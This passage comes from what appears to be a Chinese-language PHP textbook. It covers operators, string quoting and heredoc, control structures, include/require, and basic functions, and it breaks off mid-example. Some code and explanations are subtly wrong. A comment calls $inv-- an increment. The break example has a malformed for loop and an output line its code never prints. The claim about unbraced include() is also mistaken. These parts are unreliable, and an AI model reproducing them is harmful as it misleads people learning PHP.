// $a 含值 "Spaghetti & Meatballs are delicious."
```

PHP的字符串处理功能并非只包括这两个拼接操作符。第9章完整地讲解了这一重要功能。

6. 自增和自减操作符

自增（++）和自减(--)操作符如表3-8所列，为代码的简洁性提供了一些便利。这是一种简化的方式，可以将变量的当前值增1或减1。

表3-8　自增和自减操作符

示　例	说　明	输　出
++$a, $a++	自增	$a增1
--$a, $a--	自减	$a减1

这些操作符可以放在变量的任意一边，但放的位置不同会有一些略微不同的效果。考虑以下示例的输出：

```
$inv = 15;          // 赋整数值15给$inv
$oldInv = $inv--;   // 把$inv的值赋给$oldInv，然后$inv自增
$origInv = ++$inv; // $inv自增，然后把新的$inv值赋给$origInv
```

可以看出，自增和自减操作符使用的顺序对变量的值有重要影响。将操作符放在操作数前面称为前自增（preincrement）和前自减运算（predecrement operation），而放在后面则称为后自增（postincrement）和后自减运算（postdecrement operation）。

7. 逻辑操作符

与算术操作符类似，逻辑操作符（参见表 3-9）在许多 PHP 应用程序中都起到重要作用，利用逻辑操作符可以根据多个变量的值进行判断，这使得控制程序的流程成为可能。逻辑操作符常用于控制结构中，如 if 条件和 while 及 for 循环。

表3-9 逻辑操作符

示 例	说 明	输 出
$a && $b	与	如果$a和$b都为true，则输出true
$a AND $b	与	如果$a和$b都为true，则输出true
$a || $b	或	如果$a或$b为true，则输出true
$a OR $b	或	如果$a或$b为true，则输出true
!$a	非	如果$a不为true，则输出true
NOT $a	非	如果$a不为true，则输出true
$a XOR $b	异或	如果只有$a或$b为true，则输出true

逻辑操作符还常用于提供其他运算结果的详细信息，尤其是有返回值的运算：

```
file_exists("filename.txt") OR echo "File does not exist!";
```

会有两种结果：

- 文件filename.txt存在；
- 输出句子“File does not exist!”。

8. 相等操作符

相等操作符（参见表 3-10）用来比较两个值，测试其相等性。

表3-10 相等操作符

示 例	说 明	输 出
$a == $b	是否相等	如果$a和$b相等，则输出true
$a != $b	是否不相等	如果$a和$b不相等，则输出true
$a === $b	是否相同	如果$a和$b相等，并且类型也相同，则输出true

只用一个等号测试相等性（例如$a = $b）是个很常见的错误，即使是有经验的程序员也常犯这个错误。记住，这会将$b 的值赋给$a，而不会得到预期的结果。

9. 比较操作符

比较操作符（参见表 3-11）与逻辑操作符相似，通过比较两个或多个变量值，提供了一种控制程序流程的方法。

表3-11　比较操作符

示　例	说　明	输　出
`$a < $b`	小于	如果$a小于$b，则输出true
`$a > $b`	大于	如果$a大于$b，则输出true
`$a <= $b`	小于或等于	如果$a小于或等于$b，则输出true
`$a >= $b`	大于或等于	如果$a大于或等于$b，则输出true
`($a == 12) ? 5 : -1`	三元运算	如果$a等于12，返回值为5；否则返回值为-1

注意，比较操作符只能用来比较数值。虽然也可以使用这些操作符比较字符串，但很可能得不到预期的结果。要比较字符串值，还有另外一组预定义的函数，有关内容将在第9章详细讨论。

10. 位操作符

位操作符（bitwise operator）在组成整数值的各个“位”层次上检查和处理整数值（这正是位操作符名字的由来）。为了充分理解这个概念，需要至少对十进制数的二进制表示有一些基本了解。表3-12列出了一些十进制数及其相应的二进制表示形式。

表3-12　二进制表示形式

十进制整数	二进制表示形式
2	10
5	101
10	1010
12	1100
145	10010001
1 452 012	10110001001111101100

表3-13所列的位操作符是逻辑操作符的一些变体，但会得到完全不同的结果。

表3-13　位操作符

示　例	说　明	输　出
`$a & $b`	与	$a和$b包含的每一位相与
`$a | $b`	或	$a或$b包含的每一位相或
`$a ^ $b`	异或	$a或$b包含的每一位相异或
`~ $b`	非	$b中的每一位取反
`$a << $b`	左移	$a中的位左移$b步
`$a >> $b`	右移	$a中的位右移$b步

如果希望学习关于二进制编码和位操作符的更多知识，了解其重要性，请访问Randall Hyde提供的在线参考：The Art of Assembly Language Programming（汇编语言编程艺术），位于 http://webster.cs.ucr.edu。

3.9　字符串插入

为了给开发人员处理字符串值提供最大的灵活性，PHP为字面插入和内容插入提供了一种办法。

考虑下面的字符串：

```
The $animal jumped over the wall.\n
```

你可能会认为$animal 是变量，而\n 是换行符，因此它们应当进行相应的解释。但是，如果你希望原样输出所写的字符串，或者希望生成换行符，但变量要以字面形式（$animal）输出，或者反之，$animal 要作为变量解释，而\n 要原样输出，该怎么做呢？这些情况在 PHP 中都是可能的，具体取决于字符串如何界定，以及是否通过预定义序列对某些关键字符进行转义。本节将讨论这些问题。

3.9.1 双引号

用双引号括起的字符串在 PHP 脚本中最为常见，因为它们提供了最大的灵活性，其原因是变量和转义序列都会得到相应的解析。考虑如下例子：

```
<?php
    $sport = "boxing";
    echo "Jason's favorite sport is $sport.";
?>
```

这个例子会返回：

```
Jason's favorite sport is boxing.
```

3.9.2 转义序列

转义序列也会得到解析。考虑下面这个例子：

```
<?php
    $output = "This is one line.\nAnd this is another line.";
    echo $output;
?>
```

它将在浏览器源代码中返回如下内容：

```
This is one line.
And this is another line.
```

重申一下，这个输出出现在浏览器源代码中，而不是出现在浏览器窗口中。这种换行符会被浏览器窗口忽略。但是，如果查看源代码，将看到确实会分两行输出。如果数据输出到文本文件中，结果也是一样（即分两行输出）。

除了换行符，PHP 还能识别很多特殊的转义序列，如表 3-14 所示。

表3-14 可识别的转义序列

转义序列	描 述
\n	换行符
\r	回车
\t	水平制表符
\\	反斜杠
\$	美元符

（续）

转义序列	描　述
\"	双引号
\[0-7]{1,3}	八进制记法
\x[0-9A-Fa-f]{1,2}	十六进制记法

3.9.3　单引号

当字符串应当按照声明形式的原样解释时，可以用单引号括起这个字符串。这表示，解析字符串时变量和转义序列都不会被解析。例如，考虑下面的单引号字符串：

```
print 'This string will $print exactly as it\'s \n declared.';
```

这会生成：

```
This string will $print exactly as it's \n declared.
```

注意，“it's”中的单引号进行了转义。忽略反斜杠转义字符将导致语法错误。再来看一个例子：

```
print 'This is another string.\\';
```

这会生成：

```
This is another string.\
```

此例中，在字符串最后出现的反斜杠必须转义，否则PHP解析器会理解为最后一个单引号将被转义。但是，如果反斜杠出现在字符串的其他位置，就不需要转义。

3.9.4　大括号

尽管PHP可以解析表示标量数据类型的变量，不过你会发现，如果在echo()或print()要输出的串中嵌入表示复杂数据类型（如数组或对象）的变量，解析时往往不太容易。这个问题可以通过用大括号界定变量来解决，如下所示：

```
echo "The capital of Ohio is {$capitals['ohio']}.";
```

就个人而言，我倾向于这种语法，因为这样可以清楚地看出字符串的哪些部分是静态的，而哪些部分是动态的。

3.9.5　heredoc

heredoc语法为输出大量文本提供了一种便利的方式。它不是使用双引号或单引号来界定字符串，而是采用了两个相同的标识符。下面是一个例子：

```
<?php
$website = "http://www.romatermini.it";
echo <<<EXCERPT
<p>Rome's central train station, known as <a href = "$website">Roma Termini</a>,
was built in 1867. Because it had fallen into severe disrepair in the late 20th
century, the government knew that considerable resources were required to
rehabilitate the station prior to the 50-year <i>Giubileo</i>.</p>
```

```
EXCERPT;
?>
```

关于这个例子，有几个值得注意的地方。

- 开始和结束标识符必须相同，此示例中的开始和结束标识符是EXCERPT。可以选择你喜欢的任何开始和结束标识符，但要求它们必须完全相同。唯一的限制是该标识符只能由字母数字字符和下划线组成，而且不能以数字或下划线开头。
- 开始标识符前面必须有3个左尖括号：<<<。
- heredoc语法与双引号界定的字符串遵循相同的解析规则，即变量和转义序列都将得到解析。唯一的区别是，此处的双引号不需要转义。
- 结束标识符必须在一行开始处，而且前面不能有空格或任何其他多余的字符。这通常会使用户困惑，所以要小心确保heredoc字符串符合这个烦人的要求。此外，开始或结束标识符后面的任何空格都会导致语法错误。

如果需要处理大量内容，又不希望使用转义引号，此时 heredoc 语法尤其有用。

3.9.6 Nowdoc

nowdoc 语法是 PHP 5.3 新增的特性，其操作等同于 heredoc 语法，只不过不会解析界定在 nowdoc 中的文本。例如，如果你想在浏览器中显示一个代码段，可以把它嵌入在一个 nowdoc 语句中。以后输出这个 nowdoc 变量时，可以保证 PHP 不会试图将其中任何字符串解析为代码。

3.10 控制结构

控制结构（control structure）确定了应用程序中的代码流程，定义了一些执行特性，例如某条语句是否执行，执行多少次，以及某个代码块何时交出执行控制权。这些结构还提供一种简单的方法，可以在当前执行脚本中引入全新的代码段（通过文件包含语句）。这一节将介绍 PHP 语言中的各种控制结构。

3.10.1 条件语句

条件语句使程序可以根据各种输入作出响应，基于输入值使用逻辑来辨别各种不同的条件。这个功能是开发计算机软件相当基本的因素，各种主流编程语言都包括大量的条件语句，PHP 也不例外。

1. if语句

if 语句是所有主流编程语言中最常见的结构，为条件代码的执行提供了一种便利的方法。其语法为：

```
if (expression) {
    statement
}
```

考虑一个例子，假设在用户猜对预先确定的秘密数字后要确保显示一条祝贺消息：

```
<?php
    $secretNumber = 453;
    if ($_POST['guess'] == $secretNumber) {
        echo "<p>Congratulations!</p>";
    }
?>
```

条件体只包含一条语句时，如果你很懒，可以不使用大括号。下面是前例的另一种形式：

```
<?php
    $secretNumber = 453;
    if ($_POST['guess'] == $secretNumber) echo "<p>Congratulations!</p>";
?>
```

注解　对于if、while、for、foreach和switch控制结构，还有另外一种语法。它将前大括号改为冒号(:)，将后大括号分别改为endif;、endwhile;、endfor;、endforeach;和endswitch;。这种语法在可预见的将来仍然可用，但已经计划在未来的版本中废弃。

2. else语句

前面的示例有个问题，它只能为猜对秘密数字的用户输出结果。所有其他用户都被忽略了，谁让他们猜不对呢。如果无论结果如何都要提供一个响应该怎么办？为此，需要一种办法来处理不满足 if 条件需求的情况，这正是 else 语句的功能。下面对前面的例子做了修改，为两种情况都提供了响应：

```
<?php
    $secretNumber = 453;
    if ($_POST['guess'] == $secretNumber) {
        echo "<p>Congratulations!!</p>";
    } else {
        echo "<p>Sorry!</p>";
    }
?>
```

与 if 一样，如果只有一条代码语句，else 语句的大括号可以省略。

3. elseif语句

if-else 组合在“二选一”的情况下非常实用，即只可能有两种结果。如果有多种可能的结果怎么办？此时需要一种办法来考虑每一种可能的输出，这可以通过 elseif 语句实现。再次修改前面的秘密数字例子，这一次如果用户的猜测与秘密数字很接近（相差在 10 以内），则提供一个消息：

```
<?php
    $secretNumber = 453;
    $_POST['guess'] = 442;
    if ($_POST['guess'] == $secretNumber) {
        echo "<p>Congratulations!</p>";
    } elseif (abs ($_POST['guess'] - $secretNumber) < 10) {
        echo "<p>You're getting close!</p>";
    } else {
        echo "<p>Sorry!</p>";
    }
?>
```

与所有条件语句一样，elseif 在只包含一条语句时可以忽略大括号。

4. switch语句

可以把 switch 语句看做 if-else 组合的一种变体，如果某个变量要与大量的值相比，通常会使用 switch 语句：

```
<?php
    switch($category) {
```

```
            case "news":
                echo "<p>What's happening around the world</p>";
                break;
            case "weather":
                echo "<p>Your weekly forecast</p>";
                break;
            case "sports":
                echo "<p>Latest sports highlights</p>";
                break;
            default:
                echo "<p>Welcome to my web site</p>";
        }
    ?>
```

注意，在每个 case 块的末尾处都有 break 语句。如果没有 break 语句，就会执行所有后续的 case 块，直到遇到 break 语句为止。举一个例子，可以删除前例中的所有 break 语句，并将 $category 设置为 weather。结果将如下：

```
Your weekly forecast
Latest sports highlights
Welcome to my web site
```

3.10.2 循环语句

虽然形式可能有所不同，但所有流行编程语言中都必定有循环语句。这不奇怪，因为往往需要重复一段指令直到满足特定条件为止，这是程序中的一个常见任务，而循环机制为此提供了一种简单的方式。PHP 提供了几种这样的循环机制，如果你熟悉其他编程语言，应该不会对此感到惊讶。

1. while语句

while 语句指定了一个条件，在其嵌入代码结束执行前，必须满足这个条件。其语法是：

```
while (expression) {
    statements
}
```

在下面的示例中，$count 的初始值为 1，然后求$count 的平方并输出。接下来，$count 变量加 1，进行循环，直到$count 的值到达 5 为止。

```
<?php
    $count = 1;
    while ($count < 5) {
        printf("%d squared = %d <br />", $count, pow($count, 2));
        $count++;
    }
?>
```

输出如下：

```
1 squared = 1
2 squared = 4
3 squared = 9
4 squared = 16
```

与所有其他控制结构一样，在while语句中可以嵌入多个条件表达式。例如，下面的while块将判断是否到达文件尾或读取并输出了5行：

```
<?php
    $linecount = 1;
    $fh = fopen("sports.txt","r");
    while (!feof($fh) && $linecount<=5) {
        $line = fgets($fh, 4096);
        echo $line. "<br />";
        $linecount++;
    }
?>
```

对于上述条件，无论sports.txt文件的大小如何，最多只会输出sports.txt文件中的5行。

2. do...while语句

do...while循环语句是while的一种变体，它在代码块的结束处验证循环条件，而不是在开始处。其语法为：

```
do {
    statements
} while (expression);
```

while和do...while在功能上相似，唯一的区别在于while语句中的代码块可能永远不会被执行，而do...while语句中的代码块至少会执行一次。考虑如下例子：

```
<?php
    $count = 11;
    do {
        printf("%d squared = %d <br />", $count, pow($count, 2));
    } while ($count < 10);
?>
```

输出是：

```
11 squared = 121
```

虽然11超出了while条件的限制，但内嵌的代码仍执行了一次，因为条件是在结束的时候进行判断的！

3. for语句

for语句提供了比while更复杂的循环机制。其语法为：

```
for (expression1; expression2; expression3) {
    statements
}
```

使用PHP的for循环，需要记住以下几点规则。

- 第一个表达式expression1在第一次循环时自动计算。
- 第二个表达式expression2在每次循环时进行计算。这个表达式确定是否继续循环。
- 第三个表达式expression3在每次循环结束时计算。

- 任何一个表达式都可以为空，它们可以由for块内部的逻辑所取代。

记住这些规则，考虑下面几个示例，它们都将显示一个不完整的公里/英里对应的表：

```
// 示例一
for ($kilometers = 1; $kilometers <= 5; $kilometers++) {
    printf("%d kilometers = %f miles <br />", $kilometers, $kilometers*0.62140);
}

// 示例二
for ($kilometers = 1; ; $kilometers++) {
    if ($kilometers > 5) break;
    printf("%d kilometers = %f miles <br />", $kilometers, $kilometers*0.62140);
}

// 示例三
$kilometers = 1;
for (;;) {
    // 如果$kilometers > 5 则出 for 循环
    if ($kilometers > 5) break;
    printf("%d kilometers = %f miles <br />", $kilometers, $kilometers*0.62140);
    $kilometers++;
}
```

3个示例的结果都如下：

```
1 kilometers = 0.6214 miles
2 kilometers = 1.2428 miles
3 kilometers = 1.8642 miles
4 kilometers = 2.4856 miles
5 kilometers = 3.107 miles
```

4. foreach语句

foreach 循环结构语法最擅长循环处理数组，从数组中提取每个“键/值”对，直到获得所有项，或满足某些内部条件为止。它有两种语法形式，以下分别给出一个示例。

第一种语法从数组中获取每个值，每次迭代都将指针后移（更接近数组末尾）。其语法是：

```
foreach (array_expr as $value) {
    statement
}
```

假设要输出一个由链接组成的数组：

```
<?php
    $links = array("www.apress.com","www.php.net","www.apache.org");
    echo "<b>Online Resources</b>:<br />";
    foreach($links as $link) {
        echo "<a href=\"http://$link\">$link</a><br />";
    }
?>
```

结果将是：

```
Online Resources:<br />
<a href="http://www.apress.com">http://www.apress.com</a><br />
<a href="http://www.php.net">http://www.php.net</a><br />
<a href="http://www.apache.org">http://www.apache.org</a><br />
```

第二种形式适合处理包含键和值的数组。语法如下：

```
foreach (array_expr as $key => $value) {
    statement
}
```

修改前面的例子，假设$links数组包含链接和相应的链接标题：

```
$links = array("The Apache Web Server" => "www.apache.org",
               "Apress" => "www.apress.com",
               "The PHP Scripting Language" => "www.php.net");
```

数组中的每个元素都包含键和相应的值。foreach语句可以很容易地从数组中获取键/值对，如下：

```
echo "<b>Online Resources</b>:<br />";
foreach($links as $title => $link) {
    echo "<a href=\"http://$link\">$title</a><br />";
}
```

结果是每个链接嵌入在相应的标题中，如下：

```
Online Resources:<br />
<a href="http://www.apache.org">The Apache Web Server</a><br />
<a href="http://www.apress.com">Apress</a><br />
<a href="http://www.php.net">The PHP Scripting Language</a><br />
```

这种获取键/值的方法还有很多其他形式，第5章将对有关内容进行介绍。

5. break语句和goto语句

如果遇到一个break语句，将立即结束do...while、for、foreach、switch或while循环的执行。例如，下面的for循环在伪随机数是一个素数时结束：

```
<?php
    $primes = array(2,3,5,7,11,13,17,19,23,29,31,37,41,43,47);
    for($count = 1; $count++; $count < 1000) {
        $randomNumber = rand(1,50);
        if (in_array($randomNumber,$primes)) {
            break;
        } else {
            printf("Non-prime number found: %d <br />", $randomNumber);
        }
    }
?>
```

下面是上例的输出：

```
Non-prime number found: 48
Non-prime number found: 42
Prime number found: 17
```

通过添加 goto 语句，这个特性在 PHP 5.3 中得到了扩展以支持标签。这说明，你可以直接跳到一个循环或条件构造之外的某个特定位置。以下是一个例子：

```
<?php
for ($count = 0; $count < 10; $count++)
{
    $randomNumber = rand(1,50);

    if ($randomNumber < 10)
        goto less;
    else
        echo "Number greater than 10: $randomNumber<br />";
}

less:
    echo "Number less than 10: $randomNumber<br />";
?>
```

这会生成以下结果（你的输出可能与此不同）：

```
Number greater than 10: 22
Number greater than 10: 21
Number greater than 10: 35
Number less than 10: 8
```

6. continue语句

continue 语句使当前循环迭代执行结束，并从下一次迭代开始执行。例如，如果$usernames[$x]中含有值"missing"，下面的 while 体将重新开始：

```
<?php
    $usernames = array("Grace","Doris","Gary","Nate","missing","Tom");
    for ($x=0; $x < count($usernames); $x++) {
        if ($usernames[$x] == "missing") continue;
        printf("Staff member: %s <br />", $usernames[$x]);
    }
?>
```

结果输出如下：

```
Staff member: Grace
Staff member: Doris
Staff member: Gary
Staff member: Nate
Staff member: Tom
```

3.10.3 文件包含语句

崇尚效率的程序员总是会从确保重用性和模块性的角度考虑。最普遍的方式是把功能组件隔离为单独的文件，然后在需要时重新组装。PHP 提供了 4 种在应用程序中包含文件的语句，本节将分别介绍。

1. include()

include()语句将在其被调用的位置判断并包含一个文件。包含一个文件与复制该文件的数据到

该语句所在位置具有相同的结果。其形式为：

```
include(/path/to/filename)
```

与 print 和 echo 语句一样，使用 include()时可以忽略括号。例如，假设希望包含一系列预定义的函数和配置变量，可以将这些函数和配置变量放在单独的文件中（例如，名为 init.inc.php），然后在每个 PHP 脚本顶部包含这个文件，如下：

```
<?php
    include "/usr/local/lib/php/wjgilmore/init.inc.php";
?>
```

还可以根据条件来执行 include()语句。例如，假设将一个 include()语句放在 if 语句内，那么只有在 if 语句为真时才包含该文件。在条件语句中使用 include()有个怪现象，它必须包围在语句块大括号中，或者用其他语句包围符括起。考虑下面两段代码中语法的不同。第一个代码段是不正确的，因为它没有适当的块包围符。

```
<?php
    if (expression)
        include ('filename');
    else
        include ('another_filename');
?>
```

第二个代码段是正确的用法，在此将 include()语句包围在大括号中：

```
<?php
    if (expression) {
        include ('filename');
    } else {
        include ('another_filename');
    }
?>
```

关于 include()语句有一个误解，以为因所包含的代码会嵌入在 PHP 执行块中，所以不需要 PHP 转义标签。但是，事实并非如此；必须始终使用定界符。因此，不要指望只是将 PHP 命令放在一个文件中就能得到正确的解析，如下：

```
echo "this is an invalid include file";
```

实际上，任何 PHP 语句都必须使用正确的转义标签包围，如下所示：

```
<?php
    echo "this is an invalid include file";
?>
```

提示　所包含文件中的所有代码都会继承其调用者位置处的变量作用域。

如果启用了 PHP 配置指令 allow_url_fopen，还可以在 include()语句中引用一个远程文件。如果文件所在的服务器支持 PHP，通过传递必要的键/值对（类似于 GET 请求的做法），所包含文件中的变量也会得到解析，如下：

```
include "http://www.wjgilmore.com/index.html?background=blue";
```

2. 确保只包含文件一次

include_once()函数的作用与include()相同，不过它会首先验证是否已经包含了该文件。其形式如下：

```
include_once (filename)
```

如果已经包含了文件，则不再执行include_once()。否则，必须包含该文件。除了这一点区别，include_once与include()完全相同。

在条件语句中使用include_once()与include()一样有相同的怪现象。

3. 请求文件

require()在很大程度上与include()相同，都是将一个模板文件包含到require()调用所在的位置。其形式如下：

```
require (filename)
```

require()和include()之间有两点重要的区别。首先，无论require()的位置如何，指定文件都将包含到出现require()的脚本中。例如，即使require()放在计算为假的if语句中，依然会包含指定文件！

提示 只有启用allow_url_fopen时（这是默认值），才可以在require()中使用URL。

第二个重要的区别是：require()出错时，脚本将停止执行，而在使用include()的情况下，脚本将继续执行。一种可能的错误是require()语句错误地引用了目标路径。

4. 确保只请求文件一次

随着网站越来越大，你会重复地包含某些文件。这也许不是问题，但有时修改了所包含文件中的变量后，却由于后面再次包含原来的文件而被覆盖，你可能不希望出现这种情况。还可能出现另一个问题，即所包含文件中函数名的冲突。使用require_once()函数就可以解决这些问题。其形式如下：

```
require_once (filename)
```

require_once()函数确保脚本只包含文件一次。在遇到require_once()后，后面再试图包含相同文件的行为都将被忽略。

除了require_once()的验证过程外，该函数的其他方面都与require()相同。

3.11 小结

虽然这一章没有后面章节的内容那么有意思，但要成为成功的PHP程序员，这一章所打下的基础有着非凡的意义，因为后面的所有功能都以此为基石。

下一章将正式介绍函数（函数是用来完成某种特定任务的可重用代码块）。这是构造模块化、可重用PHP应用程序的第一步。

第4章 函 数

计算机编程之所以存在，就是为了自动完成各种任务，从按揭还贷计算到确定一个人每天最佳的卡路里摄入量，这些任务可谓林林总总，形式各异。不过，随着这些任务变得越来越复杂，你会发现它们往往由另外一些重复的任务组成。例如，在电子商务应用中，可能需要在多个不同页面上验证电子邮件地址，如新用户注册使用网站，有人希望增加一条产品评论，或者有访问者订阅一份简讯，此时都需要验证电子邮件地址。用来验证电子邮件地址的逻辑相当复杂，因此最好在一个地方维护，而不要把它嵌入到多个不同的页面中，特别地，如果将来需要针对一个新的域（如.museum）修改该逻辑，这一点更显重要。

令人欣慰的是，有这样一个概念早已成为现代计算机语言中的一个重要组成部分，即将这些重复的过程嵌入在一个命名的代码块中，然后在必要时调用这个代码块的名字。这样的代码块称为函数（function），如果将来要修改嵌入的过程，这会很方便，只需在这一处做修改，大大减少了出现编程错误的可能性，还能降低维护的开销。本章将学习 PHP 函数，包括如何创建和调用函数、传递输入、使用类型提示这个新特性、为调用者返回一个或多个值，以及创建和包含函数库。此外，你将了解递归（recursive）函数和变量（variable）函数。

4.1 调用函数

标准的 PHP 发行包中有 1000 多个标准函数，其中很多都会在本书中出现。假设函数库已经编译到安装发行包中，或者通过 include()或 require()语句包含了相应函数库，使得函数可用，那么指定函数名就可以调用函数。例如，假设希望计算 5 的 3 次方，可以如下调用 PHP 的 pow()函数：

```
<?php
    $value = pow(5,3); // 返回 125
    echo $value;
?>
```

如果只是希望输出函数的结果，可以不把这个值赋给变量，而是直接输出，如下：

```
<?php
    echo pow(5,3);
?>
```

如果希望在一个更大的字符串中输出函数的结果，就需要进行拼接，如下：

```
echo "Five raised to the third power equals ".pow(5,3).".";
```

或者使用 printf()，其更有说服力：

```
printf("Five raised to the third power equals %d.", pow(5,3));
```

在后面两个例子中，会返回以下输出：

```
Five raised to the third power equals 125.
```

提示 可以访问 PHP 官方网站（www.php.net）浏览 PHP 的众多函数并研读文档。在那里不仅能查看按库组织的各个函数的定义和示例，还能看到关于函数使用的读者评论。如果事先知道函数名，可以将函数名追加到 URL 的最后以便直接访问这个函数的网页。例如，如果想更多地了解 pow()函数，可以访问 www.php.net/pow。

4.2 创建函数

对于力图避免在编程中闭门造车、一切都重新发明的程序员来说，虽然 PHP 的众多函数库是一笔巨大的财富，但迟早都会用到标准包以外的函数，这意味着你需要创建定制函数，甚至创建整个函数库。为此，需要使用 PHP 支持的语法来定义一个函数，如下：

```
function functionName(parameters)
{
    function-body
}
```

例如，考虑下面的函数 generate_footer()，它将输出一个页脚：

```
function generateFooter()
{
    echo "Copyright 2010 W. Jason Gilmore";
}
```

定义之后，就可以像下面这样调用这个函数：

```
<?php
    generateFooter();
?>
```

这将产生如下结果：

```
Copyright 2010 W. Jason Gilmore
```

4.2.1 按值传递参数

你会经常发现向函数传递数据很有用。举一个例子来说，创建一个函数，它要确定销售税率，然后将税费加到价格上，从而计算商品的总价：

```
function calcSalesTax($price, $tax)
{
    $total = $price + ($price * $tax);
```

```
    echo "Total cost: $total";
}
```

这个函数接受两个参数，名为$price 和$tax，它们将在计算中被使用。尽管这些参数可能是浮点数，但由于 PHP 松散类型的特点，你完全可以传递任何数据类型的变量，不过输出可能会出乎意料。此外，可以根据需要定义任意多个参数，在这一点上，PHP 没有任何强制限制。

定义函数之后，就可以调用这个函数了，如前例所示。例如，可以如下调用 calcSalesTax()：

```
calcSalesTax(15.00, .075);
```

当然，并非只能向函数传递静态值，也可以像下面这样传递变量：

```
<?php
    $pricetag = 15.00;
    $salestax = .075;
    calcSalesTax($pricetag, $salestax);
?>
```

以这种方式传递参数时，称为*按值传递*（pass by value）。这就意味着，函数范围内对这些值的任何改变在函数外部都会被忽略。如果希望在函数范围外也能反映出这些修改，则可以*按引用传递*参数，下面将介绍有关内容。

注解　需要说明的是，不要求非得在调用之前定义函数，因为 PHP 在执行前会把整个脚本读到引擎中。因此，可以在定义之前就调用 calcSalesTax()，但这种随便的做法并不值得推荐。

4.2.2　按引用传递参数

有些情况下，你可能希望在函数内对参数所做的修改也可以体现在函数作用域外，按引用传递参数就可以满足这种需要。按引用传递参数（也称传引用）要在参数前加上&符号。下面是一个例子：

```
<?php

    $cost = 20.99;
    $tax = 0.0575;

    function calculateCost(&$cost, $tax)
    {
        // 修改$cost 变量
        $cost = $cost + ($cost * $tax);

        // 随机更改$tax 变量
        $tax += 4;
    }
    calculateCost($cost, $tax);
    printf("Tax is %01.2f%% ", $tax*100);
    printf("Cost is: $%01.2f", $cost);

?>
```

下面是输出：

```
Tax is 5.75%
Cost is $22.20
```

注意，$tax 的值依然相同，但$cost 已经改变。

4.2.3 默认参数值

可以为输入参数指定默认值，在没有提供其他值的情况下，就会把这个默认值自动赋给该参数。下面来修改前面销售税的例子，假设你的销售主要集中在俄亥俄州的弗兰克林县。可以指定$tax 的默认值为 6.75%，如下：


```
function calcSalesTax($price, $tax=.0675)
{
   $total = $price + ($price * $tax);
   echo "Total cost: $total";
}
```

仍可以为$tax传递其他的税率。在不指定第二个参数的情况下，只有如下调用calcSalesTax()时才会使用默认值 6.75%：

```
$price = 15.47;
calcSalesTax($price);
```

默认参数值必须位于参数列表末尾且为常数表达式，而不能指定为函数调用或变量等非常量值。可以指定某个参数为可选（optional）参数，为此这些参数需要放在参数列表末尾，而且要指定其默认值为空，如下：

```
function calcSalesTax($price, $tax="")
{
    $total = $price + ($price * $tax);
    echo "Total cost: $total";
}
```

这样如果没有销售税，就可以如下调用 calcSalesTax()，而不指定第二个参数：

```
calcSalesTax(42.00);
```

这个调用会返回如下内容：

```
Total cost: $42
```

如果指定了多个可选参数，可以选择性地传递某些参数。考虑下面这个例子：

```
function calculate($price, $price2="", $price3="")
{
    echo $price + $price2 + $price3;
}
```

调用 calculate()时，可以只传递$price 和$price3，如下：

```
calculate(10, "", 3);
```

它返回如下值：

```
13
```

4.2.4　使用类型提示

PHP 5 引入了一个新特性，名为*类型提示*（type hinting），利用这个特性可以强制参数为某个类的对象或者为数组。遗憾的是，还不支持使用标量数据类型（如整数和字符串）的类型提示。如果提供的参数不是所需的类型，会出现一个致命错误。举例来说，假设创建了一个名为 Customer 的类，你想确定传入函数 processPayPalPayment()的参数都是 Customer 类型，可以使用类型提示来实现这个限制：

```
function processPayPalPayment(Customer $customer) {
    // 处理客户支付
}
```

4.2.5　从函数返回值

通常情况下，只依靠函数做某些事情还不够；脚本的结果可能取决于函数的结果，也可能取决于在执行函数时对数据的修改。但是，由于变量作用域的差异，函数体无法很容易地将信息传递给调用者，那么怎样才能完成这个任务呢？可以通过 return()语句向调用者传递数据。

1. return()

return()语句可以向函数调用者返回任意确定的值，将程序控制权返回到调用者的作用域。如果 return()在全局作用域内调用，将终止脚本的执行。再次修改 calcSalesTax()函数，假设你不希望将计算的销售税立即显示给用户，而是将这个值返回给调用块：

```
function calcSalesTax($price, $tax=.0675)
{
    $total = $price + ($price * $tax);
    return $total;
}
```

还有一种方式，可以直接返回计算结果，而不需要赋给变量$total，如下：

```
function calcSalesTax($price, $tax=.0675)
{
    return $price + ($price * $tax);
}
```

下面是调用这个函数的例子：

```
<?php
    $price = 6.99;
    $total = calcSalesTax($price);
?>
```

2. 返回多个值

从函数中返回多个值通常很方便。例如，假设要创建一个从数据库中获取用户数据的函数，比如用户的姓名、电子邮件地址和电话号码，然后返回给调用者。完成这个任务比你想象的要简单得多，使用一个很有用的语言构造 list()就可以实现。利用 list()构造可以很方便地从数组中获取值，如下：

```
<?php
```

```
    $colors = array("red","blue","green");
    list($red, $blue, $green) = $colors;
?>
```

执行了 list()构造后，$red、$blue 和$green 分别被赋值为 red、blue 和 green。根据这个示例，你可以想到如何使用 list()从函数返回这 3 个首要的值：

```
<?php
    function retrieveUserProfile()
    {
        $user[] = "Jason Gilmore";
        $user[] = "jason@example.com";
        $user[] = "English";
        return $user;
    }

    list($name, $email, $language) = retrieveUserProfile();
    echo "Name: $name, email: $email, language: $language";
?>
```

执行此脚本将返回：

```
Name: Jason Gilmore, email: jason@example.com, language: English
```

这个概念很有用，将在本书中反复使用。

4.2.6 递归函数

递归函数（recursive function）即调用自身的函数，对于程序员来说通常有很高的实用价值，常用来将复杂的问题分解为简单的情况，反复做这种处理直到问题解决。

作为入门的递归例子几乎都是阶乘计算，这真是太没意思了。我们来点更实际的，创建一个按揭还贷计算器。下面的例子将使用递归来创建一个还款进度表，告诉你偿还贷款时每次支付的本金和利息。递归函数 amortizationTable()如代码清单 4-1 所列。它需要 4 个输入参数：$pNum 标识还款编号，$periodicPayment 表示每月总的还款额，$balance 表示剩余贷款额，$monthlyInterest 指定了每月的利率。这些项在代码清单 4-2 所列的脚本中指定或确定。

代码清单 4-1 还贷计算器函数 amortizationTable()

```
function amortizationTable($pNum, $periodicPayment, $balance, $monthlyInterest)
{
    // 计算支付利息
    $paymentInterest = round($balance * $monthlyInterest, 2);

    // 计算还款额
    $paymentPrincipal = round($periodicPayment - $paymentInterest, 2);

    // 用余额减去还款额
    $newBalance = round($balance - $paymentPrincipal, 2);

    // 如果余额<每月还款，设置为 0
    if ($newBalance < $paymentPrincipal) {
```

```
        $newBalance = 0;
    }

    printf("<tr><td>%d</td>", $pNum);
    printf("<td>$%s</td>", number_format($newBalance, 2));
    printf("<td>$%s</td>", number_format($periodicPayment, 2));
    printf("<td>$%s</td>", number_format($paymentPrincipal, 2));
    printf("<td>$%s</td></tr>", number_format($paymentInterest, 2));

    # If balance not yet zero, recursively call amortizationTable()
